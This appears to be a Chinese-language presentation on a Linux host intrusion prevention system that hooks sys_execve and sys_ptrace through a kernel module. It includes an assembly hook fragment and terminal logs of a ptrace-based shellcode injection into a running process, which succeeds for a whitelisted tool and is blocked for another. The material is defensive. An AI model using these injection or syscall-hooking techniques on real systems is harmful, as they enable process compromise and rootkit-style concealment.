


1.背景介绍

2.介绍两种Linux主机层攻击方式

3. Linux主动防御介绍

Ysec_HIPS体系架构和逻辑结构




Ysec_Hips部署架构


Ysec_Hips逻辑结构

Sys_execve系统调用执行过程分析


64位下_NR_execve需要解决堆栈平衡问题stub_execve->sys_execve->do_execve, 参考linux stub_execve内核源代码




```
void ysec_stub_execve(void)
{
        asm volatile("pushq %rax\n\t"
                        "pushq %rcx\n\t"
                        "pushq %rdx\n\t"
                        "pushq %rbx\n\t"
                        "pushq %rdi\n\t"
                        "pushq %rsi\n\t"
                        "pushq %r8\n\t"
                        "pushq %r9\n\t"
                        "pushq %r10\n\t"
                        "pushq %r11\n\t"
                        "pushq %r12\n\t"
                        "pushq %r13\n\t"
                        "pushq %r14\n\t"
                        "pushq %r15\n\t"
                        "callq ysec_check_execve\n\t"
                        "cmpq $0x0, %rax\n\t"
                        "jnz return\n\t"
                        "popq %r15\n\t"
                        "popq %r14\n\t"
                        "popq %r13\n\t"
                        "popq %r12\n\t"
                        "popq %r11\n\t"
```



Linux 用户态-内核态系统调用执行过程




Ysec_kagent增加系统调用介绍



```
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_execve"
ffffffff8101c660 T sys_execve
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_ptrace"
ffffffff81074930 T sys_ptrace
ffffffff81075110 T compat_sys_ptrace
root@ubuntu:/home/howard/project/ysec_kagent/src# insmod ysec_kagent.ko
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_execve"
ffffffff8101c660 T sys_execve
ffffffffa0093260 b original_sys_execve  [ysec_kagent]
ffffffffa00910c0 t ysec_sys_execve      [ysec_kagent]
root@ubuntu:/home/howard/project/ysec_kagent/src# cat /proc/kallsyms |grep "sys_ptrace"
ffffffff81074930 T sys_ptrace
ffffffff81075110 T compat_sys_ptrace
ffffffffa0091000 t ysec_sys_ptrace      [ysec_kagent]
ffffffffa0093258 b original_sys_ptrace  [ysec_kagent]
root@ubuntu:/home/howard/project/ysec_kagent/src#
```

加载ysec_kagent后增加的系统调用

Ysec_Kagent主动防御sys_ptrace调用




```
root@ubuntu:/home/howard/project/ysec_inject# lsmod |grep ysec_kagent
ysec_kagent             12887  0
root@ubuntu:/home/howard/project/ysec_inject# ./ysec_inject test/inject_shellcode 1946
[YY Security] pid:1946    exec_path:/home/howard/project/ysec_inject/test/target   vaddr of main : 0x400584
libc: 7f487115b000
GOT[1](puts) -> 0x7f48711cbce0
GOT[3](__gmon_start__) -> 0x7f487115b000
text vaddr original of inect_shellcode: 0x400000
data vaddr original  of inect_shellcode: 0x600e28

[YY Security] Injecting  0x400000 with pid:1946
[YY Security] Loading text segment at 0xc00000
[YY Security] Loading data segment at 0xe00000
[YY Security]  Actual data segment begins at 0xe00e28
[YY Security]  Setting entry point to 0xc00410
[YY Security] Setting entry point to main@0xc004f4
[YY Security]  Passing control back to 400584
root@ubuntu:/home/howard/project/ysec_inject# ./test_inject test/inject_shellcode 1946
[YY Security] pid:1946    exec_path:/home/howard/project/ysec_inject/test/target   vaddr of main : 0x400584
libc: 7f487115b000
GOT[1](puts) -> 0x7f48711cbce0
GOT[3](__gmon_start__) -> 0x7f487115b000
text vaddr original of inect_shellcode: 0x400000
data vaddr original  of inect_shellcode: 0x600e28

ptrace: Operation not permitted
[YY Security] Injecting  0x400000 with pid:1946
pid_write: Operation not permitted
root@ubuntu:/home/howard/project/ysec_inject# 
```

Ysec_inject由于其是白名单进程，可以正常调用

Test_inject注入被拦截,不符合签名规则

Ysec_Kagent主动防御sys_execve系统调用



```
root@ubuntu:/home/howard/project/ysec_kagent/src/test# lsmod |grep ysec_kagent
ysec_kagent            12887  0
root@ubuntu:/home/howard/project/ysec_kagent/src/test# ./ysec_test
[YSEC] test process is running!
root@ubuntu:/home/howard/project/ysec_kagent/src/test# cp ysec_test a.out
root@ubuntu:/home/howard/project/ysec_kagent/src/test# ./a.out
-bash: ./a.out: Operation not permitted
root@ubuntu:/home/howard/project/ysec_kagent/src/test# rmmod ysec_kagent
-bash: /sbin/rmmod: Operation not permitted
root@ubuntu:/home/howard/project/ysec_kagent/src/test# ./ysec_uagent rmmod ysec_kagent
[YSEC] done for rmmod with ysec_kagent
root@ubuntu:/home/howard/project/ysec_kagent/src/test# lsmod |grep ysec_kagent
root@ubuntu:/home/howard/project/ysec_kagent/src/test#
```

Ysec_test：由于是白名单进程可以正常启动
a.out: 由于为非白名单进程，不符合签名规则，启动被拦截
